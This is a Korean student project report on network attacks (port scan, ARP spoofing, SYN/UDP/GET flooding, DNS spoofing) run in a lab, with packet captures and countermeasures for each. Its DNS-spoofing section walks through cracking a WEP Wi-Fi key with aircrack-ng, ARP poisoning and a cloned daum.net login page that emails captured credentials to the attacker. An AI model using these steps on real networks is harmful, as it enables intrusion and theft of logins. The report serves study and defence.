네트워크 해킹 기법

양경석, 김동민, 한정민, 황인재

목차

I. 개요		
1.	프로젝트 수행기간 및 참여인원	3
2.	프로젝트의 목적	3
표. 내용		
	port scan	3
2.	arp spoofing	6
3.	DoS공격	8
	(1) 개요	
	(2) syn flooding	9
	(3) udp flooding	13
	(4) get flooding	15
	(5) DoS 공격 tool	
4.	dns spoofing	18
	(1) 개요	
	(2) 공격 과정	19
	(3) 대응 방법	27
	(4) dns spoofing tool	27
Ⅲ. 끝맺	음	
1.	프로젝트 후기	28

I. 개요

1. 수행기간 및 참여인원

• 참여인원: 양경석, 김동민, 한정민, 황인재

• 수행기간: 11.10 ~ 12.30

2. 프로젝트의 목적

• 본 프로젝트를 통해 몇 가지 네트워크 해킹 기법을 시연 해보고 패킷을 살펴봄으로써 네트워크에 대한 전반적인 이해, 해킹에 대한 대응 방법을 알아보고자 하였다.


표. 내용

1. port scan


(1) 개념

- 입력한 IP(혹은 도메인)에 어느 포트 번호의 서비스가 가동되고 있는가를 조사하는 것.
- 해킹의 준비 과정이라고 할 수 있다.
- 여러 가지 포트스캐닝 중 full open 방식의 tcp port scan에 대해 알아보고자 한다.

∴ tcp port scan tcp port scan은 전형적인 port scan 공격으로 TCP/IP 3 way handshake를 이용하여 목표시스템의 생존여부와 제공하는 서비스를 식별할 수 있다.



(2) 공격수행



[현재 열려있는 Victim의 tcp port 확인]



[Attacker의 tcp port scan공격 실행]

192,168,10,117	192,168,10,252	TCF	netstat > 582/6 [KSI, ACK] Seq=1 ACK=1 Win=0 Len=0
192,168,10,252	192,168,10,117	TCP	57164 > 16 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=33801
192,168,10,117	192,168,10,252	TCP	16 > 57164 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192,168,10,252	192,168,10,117	TCP	57215 > qotd [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=338
192,168,10,117	192,168.10,252	TCP	qotd > 57215 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192,168,10,252	192,168,10,117	TCP	39526 > msp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=3380
192,168,10,117	192,168,10,252	TCP	msp > 39526 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192,168,10,252	192,168,10,117	TCP	38513 > chargen [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=
192,168,10,117	192,168,10,252	TCP	chargen > 38513 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192,168,10,252	192,168,10,117	TCP	35742 > ftp-data [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV
192,168,10,117	192,168,10,252	TCP	ftp-data > 35742 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192,168,10,252	192,168,10,117	TCP	50122 > ftp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=3380
192,168,10,117	192,168,10,252	TCP	ftp > 50122 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192,168,10,252	192,168,10,117	TCP	59797 > ssh [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=3380
192,168,10,117	192,168,10,252	TCP	ssh > 59797 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=14
192,168,10,252	192,168,10,117	TCP	59797 > ssh [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=3380158
192,168,10,252	192,168.10.117	TCP	59797 > ssh [FIN, ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=33
192,168,10,252	192,168,10,117	TCP	34353 > telnet [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=3

[wireshark로 packet확인]

(3) 탐지방법 및 대응책

- 완전한 연결을 맞는 것으로 로그에 기록이 남음.
- 지속적인 감시로 초기에 발견
- 방화벽이나 기타 방어 툴 설치
- NULL/ XMAS 패킷 방어


2. arp spoofing

(1) 개념

- ARP Spoofing 공격은 로컬 네트워크(LAN)에서 사용하는 ARP 프로토콜의 허점을 이용하여 자신의 MAC(Media Access Control) 주소를 다른 컴퓨터의 MAC인 것처럼 속이는 공격이다.
- ARP Spoofing 공격은 ARP Cache 정보를 임의로 바꾼다고 하여'ARP Cache Poisoning 공격'이라고도 한다.

(2) 공격원리

ARP 프로토콜은 인증을 요구하는 프로토콜이 아니기 때문에 간단한 ARP Reply 패킷을 각 호스트에 보내서 쉽게 ARP Cache를 업데이트시킬 수 있다.



(3) 공격수행



[공격 받기 전 Victim의 ARP Cache]

[root@localhost PJ]# ./arp
input_Victim_MAC_address(ex: 08:00:27:C3:1A:52): B8:97:5A:41:AA:94
input_Fake_MAC_address(ex: 08:00:27:C3:1A:52): 77:77:77:77:77
input_Victim_IP_address(ex: 192.168.0.216): 192.168.10.70
input_Target_IP_address(ex: 192.168.0.216): 192.168.10.1

[ARP Spoofing 공격 실행]

```
C:#Users#user2>arp -a
인터페이스: 192.168.10.70 --- 0xc
인터넷 주소 물리적 주소 유형
192.168.10.1 77-77-77-77 동적
```

[공격 후 바뀐 Victim의 ARP Cache]

```
D8:97:5a:41:aa:94
                                                  192,168,10,1 15 at //;//;//;//;//;//
77:77:77:77:77
                                                  192.168.10.1 is at 77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ARP
                                                  192.168.10.1 is at 77:77:77:77:77
77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ARP
77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ARP
                                                  192.168.10.1 is at 77:77:77:77:77
77:77:77:77:77
                                         ARP
                                                  192.168.10.1 is at 77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ΔRP
77:77:77:77:77
                    b8:97:5a:41:aa:94
                                                  192.168.10.1 is at 77:77:77:77:77
77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ARP
                                                  192.168.10.1 is at 77:77:77:77:77
77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ARP
                                                  192.168.10.1 is at 77:77:77:77:77
                                                  192.168.10.1 is at 77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ARP
77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ARP
                                                  192.168.10.1 is at 77:77:77:77:77
77:77:77:77:77
                                         ARP
                                                  192.168.10.1 is at 77:77:77:77:77
                    b8:97:5a:41:aa:94
77-77-77-77-77
                                         ΔRP
                                                  192.168.10.1 is at 77:77:77:77:77
                    b8:97:5a:41:aa:94
77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ARP
                                                  192.168.10.1 is at 77:77:77:77:77
77:77:77:77:77
                    b8:97:5a:41:aa:94
                                         ARP
                                                  192.168.10.1 is at 77:77:77:77:77
77:77:77:77:77
                    b8:97:5a:41:aa:94
                                                  192.168.10.1 is at 77:77:77:77:77
```

[ARP Spoofing 공격시 발생하는 패킷 확인]

(4) 탐지방법 및 대응책

- arp -a 명령과 같이 ARP table을 조회하는 명령으로 주변 시스템의 MAC 주소 중복 여 부를 확인하다.
- Gateway의 IP와 MAC 주소를 정적으로 고정시킴으로써 잘못된 ARP Reply 정보가 오더라도 이를 ARP Table에 반영하지 못하도록 한다.
- ARP spoofing 서버로 악용되지 않도록 보안수준 강화.

3. DoS공격

(1) 개요

1) 개념

- DoS(Denial of Service)attack
- 특정 컴퓨터에 대량의 접속을 유발해 해당 컴퓨터를 마비시키는 수법을 말한다.
- 목표 서버가 다른 정당한 신호를 받지 못하게 방해하는 작용만 한다.


2) 수행 내용

- DoS공격 방법 중 syn_flooding, udp_flooding, get_flooding에 대해 알아본다.
- 각각의 공격 코드를 작성해 가상환경에서 공격을 수행한다.
- 공격을 수행한 뒤 오가는 패킷을 wireshark를 이용해 확인한다.
- DoS공격별 대응방법에 대해 알아본다.
- •작성한 코드를 하나의 툴로 만들어 본다.

(2) syn_flooding

1) 개념


- DoS 공격의 종류 중 하나.
- Attacker가 접속 요청(SYN)하고 Victim 서버로부터 응답을 받은 후(SYN+ACK) Victim에게 ACK를 보내지 않는다.
- Victim은 Half Open 상태로 대기 하며 이 연결이 백로그큐에 저장된다.
- 백로그큐가 꽉 차게 되면 더 이상의 연결을 받아들일 수 없는 상태, 즉 서비스거부 상태로 들어가게 된다.



2) 공격 수행 및 확인

```
파일(E) 편집(E) 보기(V) 터미널(T) 템(B) 도용말(H)
[root@localhost final]# ./syn_final +
+ #> Victim ip(ex: 192.168.10.252): 192.168.10.117
+ #> Victim mac(ex: 08:00:27:00:00): 08:00:27:63:38:51
```

[공격 수행]



[패킷 확인]

3) 탐지방법 및 대응책

① 탐지방법

netstat 명령어를 사용하여 공격을 탐지할 수 있다. netstat 명령어는 시스템의 각종 네트워크 정보를 알려주는 명령어로 네트워크 연결, 라우팅 현황, 인터페이스 통계 등의 정보를 확인할 수 있게 해준다. 리눅스의 경우

```
#> netstat -na | grep SYN
```

명령어를 사용하여 출력 결과를 확인한다. 이 때 출력 메시지가 많이 보인다면 syn_flooding 공격을 당하고 있는 것으로 판단하면 된다.

[공격 받기 전]

		root@l	ocalhost:/usr/src		_ = ×
파일(E)	편집(<u>E</u>) 보기	(⊻) 터미널(I) 탭(B) 도움말(H)			100
Froot	@localhost	src]# netstat -na grep SYN			-
tcp	0	0 192.168.0.17:80	26.117.177.190:20000	SYN RECV	
top	0	0 192,168,0,17:80	210.251.111.158:20000	SYN RECV	
tcp	0	0 192.168.0.17:80	173.23.175.117:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	51.229.14.199:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	204.140.184.219:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	209.234.104.164:20000	SYN_RECV	
tcp	0	0 192,168.0.17:80	137.36.232.182:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	5.143.222.144:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	125.70.107.219:20000	SYN_RECV	
top	0	0 192.168.0.17:80	192.112.82.220:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	115.241.91.49;20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	183.54.95.166:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	176.247.253.213:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	222.95.38.137:20000	SYN_RECV	
tcp	0 0 0 0	0 192.168.0.17:80	110.173.139.20:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	116.52.193.180:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	98.111.21.238:20000	SYN_RECV	
top	0	0 192,168,0,17:80	222,143,180,189:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	215.44.75.49:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	166.109.79.82:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	71.231.233.171:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	141.146.28.195:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	93.148.136.116:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	151.73.53.176:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	61.95.4.93:20000	SYN_RECV	
tcp	0	0 192,168,0,17:80	15.236.78.104:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	193.21.131.128:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	146.11.21.44:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	189.242.72.17:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	116.118.120.188:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	85.233.116.181:20000	SYN_RECV	
tcp	0	0 192.168.0.17:80	192.195.127.154:20000	SYN_RECV	
[root	@localhost	src]#		530	

[공격 받는 중]

② 공격 대처 방법

- 백로그큐를 늘려준다.

서비스 거부에 돌입하게 되는 것은 백로그큐가 가득차서 다른 접속 요구를 받아들이지 못하기 때문이므로 백로그큐의 크기를 늘려주는 것이다. 그러나 이 방법은 임시적인 대책일 뿐, 지속적으로 많은 TCP syn_flooding 공격을 당할 때는 결국 백로그큐가 가득 차게 되므로 근본적인 해결 방안은 아니다.



[백로그큐 확인]



[백로그큐 확장]

- .. 일반적으로 시스템의 RAM 이 128M 일 경우에는 128 을 설정하고 그 이상일 경우에는 1024 정도로 설정해 주는 것이 좋다.
- Syncookies 기능을 켠다.

Syncookies는 '3-way handshake' 진행과정을 다소 변경하는 것으로 TCP 헤더의 특정 부분을 뽑아내어 암호화 알고리즘을 이용하는 방식으로 '3-Way handshake' 가 성공적으로 이루어지지 않으면 더 이상 소스 경로를 거슬러 올라가지 않는다. 따라서 적절한 연결 요청에 대해서만 연결을 맺기 위해 리소스를 소비하게 되는 것이다.



[Syncookies 확인]

∴ 0 으로 설정되어 있으므로 현재 syncookies는 적용되지 않는다.




[Syncookies 설정]

: Syncookies는 백로그큐가 가득 찼을 경우에도 정상적인 접속 요구를 계속 받아들일 수 있도록 해 주므로 syn_flooding 공격에 대비한 가장 효과적인 방법 중 하나이다.

(3) udp_flooding

1) 개념

- UDP(User Datagram Protocol)를 이용한 패킷전달은 비연 결형(connectionless) 서비스로서 포트 대 포트로 전송한다.
- 클라이언트와 서버간의 UDP/ICMP의 전송은 송신에만 주력하며 제대로 전달되었는지에 대한 검증이 이루어지지 않은 프로토콜이다.
- 비연결성과 비신뢰성을 이용하여 대량의 UDP 패킷을 전 송해 네트워크 과부하를 초래한다.




2) 공격 수행 및 확인

```
파일(E) 편집(E) 보기(Y) 터미널(I) 탭(B) 도움말(H)

[root@localhost final]# ./udp_final + + + - #> Victim_ip(ex: 192.168.10.252): 192.168.0.27 + #> Src_ip(ex: 192.168.10.252): 192.168.0.8 + #> Victim_mac(ex: 08:00:27:00:00:00): 08:00:27:9c:fe:12

[root@localhost final]#
```

[공격 수행]



[패킷 확인]

: victim A: 192.168.0.8

victim B : 192.168.0.27 → source IP

3) 탐지방법 및 대응책

① 탐지 방법

공격자가 보낸 Packet에서 UDP를 분석하여 대상 Port 번호가 7,17,19,135,137 번이 아니고, UDP Port Scan 공격 아니면 udp_flooding 공격으로 간주한다. 공격자가 보내는 Packet의 횟수를 Count하여 공격인정 시간 내에 공격인정 회수 이면 udp_flooding으로 탐지 한다.

② 대응 방법


일반적으로 서비스의 특성 상 UDP를 서비스에 이용하는 유형은 제한되어 있다. 따라서 UDP를 서비스에서 사용하지 않을 경우에는 미리 차단함으로서 공격으로 인한 피해를 최소화 할 수 있다. 이 경우 불필요한 트래픽을 사전에 차단함에 따라 Server 및 회선의 과부하를 사전에 방지할 수 있다. 또한 TCP 프로토콜 기반의 Flooding을 방어하는 기법과 마찬가지로 임계치 기반에 의거한 DoS 공격 탐지 및 방어 기법도 사용이 가능하다.

(4) get_flooding


1) 개념

- 동일한 URL(ex: a.com/index.html)을 반복 요청하여 웹서버가 URL에 해당되는 데이터를 클라이언트에게 회신하기 위해 서 버 자원을 사용하도록 하는 공격이다.
- 서버는 기본적인 TCP 세션 처리뿐만 아니라 HTTP 요청 처리 까지 수행해야 하므로 과부하를 야기 시킬 수 있는 DoS 공격 기법이다.

2) 공격 수행 및 확인



[공격 수행]



[패킷 확인]

3) 대응책 및 한계점

① 대응책

TCP 연결 요청의 임계치 값과 HTTP Get 요청의 임계치 값의 모니터링을 통하여 비정상적으로 많은 트래픽을 발생하는 출발지 IP에 대한 선별적인 차단

② 하계점

향후 세션 기반 공격의 경우 다수의 사용자를 이용한 DoS 공격이 이루어지며 하나의 출발지 IP 당 발생하는 공격 트래픽 양은 방어 장비에서 설정된 임계치 정책보다도 더 작게 공격할 수 있는 위험을 가지고 있다. 따라서 상세한 DDoS 공격을 방어하기 위해서는 정상적으로 HTTP Get 요청을 하는지에 대한 정밀한 검사 기법이 요구된다.

(5) DoS 공격 tool

∴ syn_flooding, udp_flooding, get_flooding 공격을 모아 하나의 DoS Attack tool을 만들어 보았다.

[syn_flooding 공격]

[udp_flooding 공격]

[get_flooding 공격]

4. dns spoofing

(1) 개요

- DNS spoofing 공격은 DNS에서 전달되는 IP 주소를 변조하거나 DNS의 server를 장악하여 사용자가 의도하지 않은 주소로 접속하게 만드는 공격방법이다.
- victim은 DNS Query를 보낸 후 먼저 도착한 응답을 수용하는데 Attacker는 local에 존재함으로 실제 DNS server보다 빨리 응답할 수 있다.

(2) 공격 과정

∴ 요약

1)	target network로 침투
2)	local 정보획득
3)	ARP spoofing
4)	패킷 릴레이(fragrouter)
5)	DNS spoofing
6)	파밍사이트 접속 및 login 유도
7)	획득정보 확인

1) target network로 침투

: aircrack을 이용하여 wifi 비밀번호를 알아내 target network에 침입하는 것으로 가정.

① 모니터 모드 시작



② 모니터 모드 확인

```
root@kali:~/Desktop# iwconfig
          IEEE 802.11bgn ESSID:off/any
          Mode:Managed Access Point: Not-Associated
                                                      Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Encryption key:off
          Power Management:off
          no wireless extensions.
lo
          IEEE 802.11bgn Mode:Monitor Tx-Power=20 dBm
mon0
                               RIS thr:off
          Retry short limit:/
                                             Fragment thr:off
          Power Management:off
eth0
          no wireless extensions.
root@kali:~/Desktop#
```

③ 활성화된 AP장치 검색

```
#> airodump-ng mon0
```

∴ target AP의 SSID, 채널, MAC주소, 암호화/인증 방식 등을 알 수 있다.

```
CH 4 ][ Elapsed: 1 min ][ 2014-12-13 02:16
BSSID
                   PWR Beacons
                                    #Data, #/s CH MB
                                                         ENC CIPHER AUTH ESSID
                                             0 9 54e. WPA2 CCMP
E8:DE:27:4B:69:6A -52
                              13
                                        4
                                                                    PSK a
00:26:66:B5:B4:F8 -60
                                        4 0 9 54e WEP WEP
                              17
                                                                           g
04:E5:99:EE:ZB:8E
                                                         WPA2 CCMP
00:08:9F:79:42:B0
                               4
                                                11
                                                    54e
                                                                      PSK
                   -86
                                        0
                                             0
                                                                           a
24:A2:E1:EB:23:08
                               2
                                        0
                                                    54e
                                                         WPA2 CCMP
                                                                      PSK
                                                                           K
                   -87
                                             0
                                                 6
                               2
64:E5:99:E4:45:68
                   -91
                                        0
                                             0
                                                11
                                                    54e
                                                          OPN
BC:96:80:AD:21:B0
                               3
                    -90
                                        0
                                             0
                                                 9
                                                    54e
                                                          WPA
                                                               TKIP
                                                                      PSK
                                                                           V
                               5
                                                          WPA2 CCMP
                                                                           U
BC:96:80:AD:21:B1
                    -91
                                        0
                                             0
                                                 9
                                                    54e
                                                                      PSK
BC:96:80:AD:21:B4
                                                    54e
                    -91
                               3
                                                 9
                                                          WPA2 CCMP
                                                                           U
                                        0
                                             0
                                                                      MGT
7C:3E:9D:1A:06:8C
                   -90
                               3
                                                    54e
                                        0
                                                          OPN
                                             0
                                                                           A
00:30:0D:A6:3D:58
                   -83
                               4
                                        0
                                             0
                                                    54e
                                                          WPA2 CCMP
                                                                      PSK
                                                                           K
                                                    54e
                                                                      PSK
02:30:0D:A6:3D:58
                                                          WPA2 CCMP
```

④ 패킷 수집

#> airodump-ng -c [채널] --bssid [공격 받을 대상의 MAC주소] -w [패킷 수집할 파일 이름] [interface] #> airodump-ng -c 9 --bssid 00:26:66:B5:B4:F8 -w crack_file-05.cap mon0

.. data가 많이 오르지 않기 때문에 ARP replay공격을 통해 수집 속도를 높여준다. (ap에 누군가 접속이 되어있어야 하고 인터넷을 사용해주어야 데이터 빨리 쌓인다.)

```
CH 9 ][ Elapsed: 20 s ][ 2014-12-13 02:53 ][ fixed channel mon0: -1

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:26:66:B5:B4:F8 -51 0 110 5 0 9 54e WEP WEP gaeng
```

⑤ ARP replay공격

```
#> aireplay-ng -3 -b [victim MAC] -h [attacker MAC] [interface] --ignore-negative-one
#> aireplay-ng -3 -b 00:26:66:B5:B4:F8 -h c0:4a:00:21:ef:7e mon0 --ignore-negative-one
```

⑥ 크랙

: data가 20000개 이상이 되면 크랙 된다. 결과는 crack_file-xx.cap 파일에 저장됨.

```
#> aircrack-ng -s(문자로 표시) [victim MAC] [file_name]
#> aircrack-ng -s -b 00:26:66:B5:B4:F8 crack_file-05.cap
```

```
Aircrack-ng 1.2 rc1
                                      [00:00:03] Tested 527869 keys (got 257 IVs)
KB
        depth
                     byte(vote)
                     F6( 512) 00( 256) 01( 256) 02( 256) 03( 256) F9( 512) 01( 256) 02( 256) 05( 256) 07( 256) E4( 768) 05( 512) 07( 512) 0A( 512) 0C( 512)
       61/124
                                                                                          04(256)05(256)
                                                                                                 256)
       65/ 1
21/ 2
                                                                                                               256)
                                                                                          08(
                                                                                                        09(
                     E4( 768) 05( 512) 07( 512) 0A( 512) 2C(1280) 0C( 768) 3A( 768) 4F( 768)
                                                                                          14(512)
                                                                                                         1B(512)
                     2C(1280) 0C( 768) 3A( 768) 4F( 768) 58( 768) 5C( 768) 5F( 768) 84(1024) 10( 768) 37( 768) 48( 768) 4D( 768) 5D( 768) 6A( 768)
        0/ 15
         2/ 18
                           KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345
       Decrypted correctly: 100%
```

② 알아낸 wifi 비밀 번호로 target network 접속한다.

2) local에 있는 대상 확인



[gateway ip 확인]

```
파일(E) 편집(E) 보기(Y) 터미널(T) 탭(B) 도움말(H)

[root@localhost ~]# nmap -sP 192.168.0.1/24

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2014-12-27 15:07 KST
Host 192.168.0.1 appears to be up.
MAC Address: 64:E5:99:D1:EC:CC (Unknown)
Host 192.168.0.5 appears to be up.
MAC Address: 78:59:5E:42:B0:13 (Unknown)
Host 192.168.0.8 appears to be up.
MAC Address: D0:50:99:14:67:F1 (Unknown)
Host 192.168.0.17 appears to be up.
Nmap finished: 256 IP addresses (4 hosts up) scanned in 5.448 seconds
```

[nmap을 통해 local 정보 획득]

3) ARP spoofing

∴ 공격대상의 gateway ip를 공격자의 mac으로 속임



[공격 대상: 192.168.0.8]



[공격 받기 전 192.168.0.8의 arp table]



[공격 후 192.168.0.8의 arp table -> 공격자의 mac으로 속임]

4) fragrouter를 이용해 받은 패킷 릴레이

```
파일(E) 편집(E) 보기(V) 터미널(I) 탭(B) 도움말(H)

[root@localhost ~]# fragrouter →B1
fragrouter: base—1: normal IP forwarding
```

5) DNS spoofing



[dns.hosts file 작성]



[dsniff를 이용해 dns spoofing]

6) 파밍사이트 만들기

[공격자의 index.html을 daum.net과 똑같이 만들어 준다]

[login시 id와 password를 공격자의 email로 전송하기 위한 php 작성]

```
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)


(div class="box_user #loginbox">
(h2 id="loginInfoTitle" class="screen_out">로그인 정보
(h2 id="loginForm" name="loginform" accept-charset="utf-8" method="post" action="mail send.php" autocomplete="off">
(input type="hidden" name="url" value="http://www.daum.net/?t_nil_top=logi="n" />
(input type="hidden" name="weblogin" value="1" />
(input type="hidden" name="weblogin" value="1" />
(input type="hidden" name="slevel" value="1" />
```

[e-mail전송을 위해 index.html 수정]

7) 획득 정보 확인



[daum.net에 접속 후 login]




[e-mail로 전송된 정보 확인]

(4) 대응 방법

- : DNS spoofing의 경우 ARP spoofing이 선행되어야 공격이 가능하다. 따라서 ARP spoofing을 미연에 방지해야한다. ARP spoofing을 방어 방법은 다음과 같다.
- ARP table을 정기적으로 조회하여 mac주소 중복 여부를 확인해야한다.
- ARP spoofing의 경우 지속적인 reply가 다량 발생하기 때문에 네트워크 트래픽을 지속적으로 감시해 이를 탐지해야하겠다.
- gateway의 mac 주소를 static으로 고정한다.

(3) dns spoofing tool

.. 앞서 수행한 내용을 담아 tool을 만들어 보았다.



[tool 실행 화면]

皿. 끝맺음

1. 프로젝트 후기

프로젝트를 진행하는 도중인 지난 2014년 12월 소니와 북한에 대한 DoS 공격으로 세상이 떠들썩했다. 그리고 팀원의 여동생 컴퓨터가 DNS spoofing 공격을 당하는 일도 있었다. 해킹은 이제 먼 얘기가 아니라 현실로 다가왔음을 느낄 수 있었다. 또한 본 프로젝트를 진행하면서 네트워크에 대한 전반적인 이해를 높일 수 있었고, 소켓프로그래밍에 대해 알 수 있는 계기가 되었다. 공격을 알아야 방어도 할 수 있는바 이번 프로젝트를 계기로 공격 방어에 대해 더 공부하는 계기가 되었으면 한다.